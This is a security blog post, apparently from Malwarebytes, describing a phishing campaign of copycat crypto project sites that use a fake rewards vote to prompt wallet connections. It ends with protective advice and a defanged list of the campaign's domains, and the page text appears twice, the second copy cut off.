
 Login

Reading view
Fake xStocks, Pendle, and other sites bait crypto users with rewards votes

We found 70 websites that impersonate legitimate crypto projects that invite visitors to vote on the date of an upcoming rewards distribution.

The pages copy the look of the real sites closely, and on most of them the offer is small and believable: Cast a vote, and as an active voter you get a 1.25x boost when the rewards are paid out.
However, the vote is fake and clicking the Vote now button opens a wallet connection prompt. It’s the first step toward requests that could trick visitors into authorizing access to their tokens.
The brands being copied include xStocks from Kraken, Pendle, Zama, Kinetiq, Yield Basis, Firelight, and smaller platforms including Umia, Keeta, and NetNet. None of these pages are affiliated with the projects they imitate.




Copies of familiar brands



Each site is a close copy of the project it targets, down to the logo, menus, and colors. The Firelight copy even carries a real announcement about the protocol’s deposit cap, suggesting the pages were copied from the live sites rather than rebuilt from scratch.

Most use the same wording about voting on the rewards date to earn a boost, though a few vary the pitch. The Pendle copy adds fake dates and a countdown to create urgency, the Keeta copy promises points instead of a boost, and the NetNet copy skips the vote and warns that unclaimed tokens will be burned after 48 hours.
Why these brands
The choice of targets does not appear to be random. Several of the impersonated projects have held a token launch, airdrop, or public token sale within the past year. Others run points or rewards programs. Their communities are used to hearing about rewards, claims, and allocations, and are primed to act on them.
Zama ran a public token auction in January, and its token began trading in February. Kinetiq launched its governance token alongside an airdrop to early users in November 2025. Umia’s token auction ran from August 29 to September 2, only weeks ago. Firelight awards points to early depositors, and Pendle launched on Robinhood Chain on September 4.
A message about rewards from one of these projects would not sound strange to someone who follows it. The lure appears designed to appeal to people who already hold the token or have used the protocol, because they’re the ones who might expect a distribution and want a bigger share.
What happens when you click vote

The Vote button does not lead to a ballot. It opens a Connect Wallet window that is the same regardless of which brand the page imitates. It lists WalletConnect, MetaMask, Trust Wallet, OKX Wallet, Binance Wallet, Bitget Wallet, and Rabby, along with an option to browse more than 28 others.
This window resembles the connection prompts people see on legitimate crypto sites, which may make the request seem routine.
Connecting a wallet on its own shares the wallet’s address, allowing the site to look up its holdings. At this point, it does not give the site permission to spend your tokens.
The damage typically comes from what the site asks for next. In wallet-draining scams, a page may follow the connection with a request to sign a message or approve a transaction, presented as confirming the action the visitor came to take. A malicious approval or signature can give the attacker permission to move tokens out of the wallet without further confirmation.
Blockchain transactions generally cannot be reversed, so stolen funds are very difficult to recover.
Signs of a single operation
Several details suggest a shared operation or phishing kit. All of the domains listed at the end of this article follow the same pattern: sitemu followed by a string of apparently random characters, on the .xyz top-level domain.
The same templates are reused across several different brands, with the text appearing almost word for word whether the page is dressed up as Zama, Firelight, or Yield Basis—right down to writing the boost as 1,25x, with a comma in place of the decimal point. The wallet connection window behind the Vote button is identical across the brands as well.
Random domain names spare the operator the work of coming up with a convincing lookalike address for each brand, and losing any single site costs them little. They also make the address bar one of the clearest giveaways on these pages.
How to protect your wallet
Check any claimed vote or rewards distribution through the project’s official channels before connecting your wallet. A familiar logo is easy to copy.
- Check the address, not the design. These pages closely copy the real thing, so branding alone cannot establish that they are genuine. If the domain is not the one the project officially uses, close the tab.
- Go to the project directly. If a vote or a reward is genuine, it will be on the project’s official site or announced on its established social accounts. Use a bookmark or type the address yourself rather than following a link from a message, ad, or reply.
- Read what your wallet asks you to sign. Voting should not require you to approve spending of your tokens. If a signature or transaction request mentions approvals, permits, or transfers, reject it. Wallets that preview the outcome of a transaction can help, but do not approve a request you cannot understand.
- Be wary of boosts, bonuses, and deadlines. Promises of extra rewards and warnings that unclaimed tokens will be burned can pressure you to act before checking.
- Keep most of your funds in a separate wallet. Use a wallet with a small balance for unfamiliar sites, and keep long-term holdings in a wallet that you don’t use for those connections.
- If you already connected, disconnect from the site. If you also signed a message or approved a transaction, use your wallet’s approval-management feature or a trusted token approval checker to review and revoke suspicious permissions. Disconnecting alone does not revoke token approvals. If you suspect your recovery phrase or private key was exposed, move remaining funds to a new wallet created with a new recovery phrase.
How Malwarebytes helps
Malwarebytes Browser Guard can block known phishing and scam sites before you interact with them. That is useful in campaigns like this one, where the fake page closely resembles the real thing.
If you receive a link to a rewards vote, claim page, or airdrop and are unsure about it, Malwarebytes Scam Guard can help assess the link before you connect your wallet. Check the offer through the project’s official channels too.
Indicators of compromise
sitemufl06qs0r4o[.]xyzsitemui6m6bbj1bd[.]xyzsitemui8go6g99bb[.]xyzsitemuicitd4jrtr[.]xyzsitemuidkr38kji0[.]xyzsitemuidlij5urd0[.]xyzsitemuif3pa5k4eh[.]xyzsitemuife3h91vjj[.]xyzsitemuioeefbyh3i[.]xyzsitemuioi7005ekb[.]xyzsitemuizkhpdbjnv[.]xyzsitemuj1xencnin8[.]xyzsitemuj7lzbasipw[.]xyzsitemujbcz1nas1x[.]xyzsitemujdi54aitrf[.]xyzsitemujejvp4tp0x[.]xyzsitemujffobdhxgj[.]xyzsitemuji07m137aw[.]xyzsitemujoqrmsm0et[.]xyzsitemujrfn7witew[.]xyzsitemujsm7brhwh0[.]xyzsitemujtcvh5q9fj[.]xyzsitemujtd8ingh2b[.]xyzsitemujtdkvy6c7n[.]xyzsitemujufht1ntj4[.]xyzsitemujufs1975v4[.]xyzsitemujug76lkyke[.]xyzsitemujumvtmjaf1[.]xyzsitemujuncdlpnng[.]xyzsitemujuno47vpud[.]xyzsitemujunzgjapds[.]xyzsitemujw19idqe01[.]xyzsitemujw1uspghl1[.]xyzsitemujwcvm5ufu8[.]xyzsitemujxjlv2lmhh[.]xyzsitemuk3jcm1olr8[.]xyzsitemuk3jpe1eph7[.]xyzsitemuk3z1hh2tvn[.]xyzsitemuk3zjrr2ufy[.]xyzsitemuk3zu5776gi[.]xyzsitemuk6zd201nsw[.]xyzsitemuk7f31386dx[.]xyzsitemuk7fi1dcrp4[.]xyzsitemuk7fvnvihra[.]xyzsitemuk7xbyszpzj[.]xyzsitemuk7y434m4om[.]xyzsitemuk7yi5eqn74[.]xyzsitemuk7ys6db9qj[.]xyzsitemuk9ayiwadjz[.]xyzsitemuk9c4oppeco[.]xyzsitemukh5awm67rj[.]xyzsitemukpy2hpmpwv[.]xyzsitemukrod1am6ez[.]xyzsitemukvxv7j5hmv[.]xyzsitemukvy7wudsqb[.]xyzsitemukww7ivnaji[.]xyzsitemukwxih8302f[.]xyzsitemul94tcv4l80[.]xyzsitemul95f18sowo[.]xyzsitemul95pxqgmm8[.]xyzsitemulaay8dbm66[.]xyzsitemulaucnbmnrd[.]xyzsitemulffos1qryn[.]xyzsitemuli8pd7qi9z[.]xyzsitemulpmt6if530[.]xyzsitemulpnff7964j[.]xyzsitemulpo7jkntfz[.]xyzsitemulr9d1dg77r[.]xyzsitemuls00qrsh0k[.]xyzsitemulszq4rm2yn[.]xyz
Fake xStocks, Pendle, and other sites bait crypto users with rewards votes
We found 70 websites that impersonate legitimate crypto projects that invite visitors to vote on the date of an upcoming rewards distribution.
The pages copy the look of the real sites closely, and on most of them the offer is small and believable: Cast a vote, and as an active voter you get a 1.25x boost when the rewards are paid out.
However, the vote is fake and clicking the Vote now button opens a wallet connection prompt. It’s the first step toward requests that could trick visitors into authorizing access to their tokens.
The brands being copied include xStocks from Kraken, Pendle, Zama, Kinetiq, Yield Basis, Firelight, and smaller platforms including Umia, Keeta, and NetNet. None of these pages are affiliated with the projects they imitate.
Copies of familiar brands
Each site is a close copy of the project it targets, down to the logo, menus, and colors. The Firelight copy even carries a real announcement about the protocol’s deposit cap, suggesting the pages were copied from the live sites rather than rebuilt from scratch.
Most use the same wording about voting on the rewards date to earn a boost, though a few vary the pitch. The Pendle copy adds fake dates and a countdown to create urgency, the Keeta copy promises points instead of a boost, and the NetNet copy skips the vote and warns that unclaimed tokens will be burned after 48 hours.
Why these brands
The choice of targets does not appear to be random. Several of the impersonated projects have held a token launch, airdrop, or public token sale within the past year. Others run points or rewards programs. Their communities are used to hearing about rewards, claims, and allocations, and are primed to act on them.
Zama ran a public token auction in January, and its token began trading in February. Kinetiq launched its governance token alongside an airdrop to early users in November 2025. Umia’s token auction ran from August 29 to September 2, only weeks ago. Firelight awards points to early depositors, and Pendle launched on Robinhood Chain on September 4.
A message about rewards from one of these projects would not sound strange to someone who follows it. The lure appears designed to appeal to people who already hold the token or have used the protocol, because they’re the ones who might expect a distribution and want a bigger share.
What happens when you click vote
The Vote button does not lead to a ballot. It opens a Connect Wallet window that is the same regardless of which brand the page imitates. It lists WalletConnect, MetaMask, Trust Wallet, OKX Wallet, Binance Wallet, Bitget Wallet, and Rabby, along with an option to browse more than 28 others.
This window resembles the connection prompts people see on legitimate crypto sites, which may make the request seem routine.
Connecting a wallet on its own shares the wallet’s address, allowing the site to look up its holdings. At this point, it does not give the site permission to spend your tokens.
The damage typically comes from what the site asks for next. In wallet-draining scams, a page may follow the connection with a request to sign a message or approve a transaction, presented as confirming the action the visitor came to take. A malicious approval or signature can give the attacker permission to move tokens out of the wallet without further confirmation.
Blockchain transactions generally cannot be reversed, so stolen funds are very difficult to recover.
Signs of a single operation
Several details suggest a shared operation or phishing kit. All of the domains listed at the end of this article follow the same pattern: sitemu followed by a string of apparently random characters, on the .xyz top-level domain.
The same templates are reused across several different brands, with the text appearing almost word for word whether the page is dressed up as Zama, Firelight, or Yield Basis—right down to writing the boost as 1,25x, with a comma in place of the decimal point. The wallet connection window behind the Vote button is identical across the brands as well.
Random domain names spare the operator the work of coming up with a convincing lookalike address for each brand, and losing any single site costs them little. They also make the address bar one of the clearest giveaways on these pages.
How to protect your wallet
Check any claimed vote or rewards distribution through the project’s official channels before connecting your wallet. A familiar logo is easy to copy.
- Check the address, not the design. These pages closely copy the real thing, so branding alone cannot establish that they are genuine. If the domain is not the one the project officially uses, close the tab.
- Go to the project directly. If a vote or a reward is genuine, it will be on the project’s official site or announced on its established social accounts. Use a bookmark or type the address yourself rather than following a link from a message, ad, or reply.
- Read what your wallet asks you to sign. Voting should not require you to approve spending of your tokens. If a signature or transaction request mentions approvals, permits, or transfers, reject it. Wallets that preview the outcome of a transaction can help, but do not approve a request you cannot understand.
- Be wary of boosts, bonuses, and deadlines. Promises of extra rewards and warnings that unclaimed tokens will be burned can pressure you to act before checking.
- Keep most of your funds in a separate wallet. Use a wallet with a small balance for unfamiliar sites, and keep long-term holdings in a wallet that you don’t use for those connections.
- If you already connected, disconnect from the site. If you also signed a message or approved a transaction, use your wallet’s approval-management feature or a trusted token approval checker to review and revoke suspicious permissions. Disconnecting alone does not revoke token approvals. If you suspect your recovery phrase or private key was exposed, move remaining funds to a new wallet created with a new recovery phrase.
How Malwarebytes helps
Malwarebytes Browser Guard can block known phishing and scam sites before you interact with them. That is useful in campaigns like this one, where the fake page closely resembles the real thing.
If you receive a link to a rewards vote, claim page, or airdrop and are unsure about it, Malwarebytes Scam Guard can help assess the link before you connect your wallet. Check the offer through the project’s official channels too.
Indicators of compromise
sitemufl06qs0r4o[.]xyzsitemui6m6bbj1bd[.]xyzsitemui8go6g99bb[.]xyzsitemuicitd4jrtr[.]xyzsitemuidkr38kji0[.]xyzsitemuidlij5urd0[.]xyzsitemuif3pa5k4eh[.]xyzsitemuife3h91vjj[.]xyzsitemuioeefbyh3i[.]xyzsitemuioi7005ekb[.]xyzsitemuizkhpdbjnv[.]xyzsitemuj1xencnin8[.]xyzsitemuj7lzbasipw[.]xyzsitemujbcz1nas1x[.]xyzsitemujdi54aitrf[.]xyzsitemujejvp4tp0x[.]xyzsitemujffobdhxgj[.]xyzsitemuji07m137aw[.]xyzsitemujoqrmsm0et[.]xyzsitemujrfn7witew[.]xyzsitemujsm7brhwh0[.]xyzsitemujtcvh5q9fj[.]xyzsitemujtd8ingh2b[.]xyzsitemujtdkvy6c7n[.]xyzsitemujufht1ntj4[.]xyzsitemujufs1975v4[.]xyzsitemujug76lkyke[.]xyzsitemujumvtmjaf1[.]xyzsitemujuncdlpnng[.]xyzsitemujuno47vpud[.]xyzsitemujunzgjapds[.]xyzsitemujw19idqe01[.]xyzsitemujw1uspghl1[.]xyzsitemujwcvm5ufu8[.]xyzsitemujxjlv2lmhh[.]xyzsitemuk3jcm1olr8[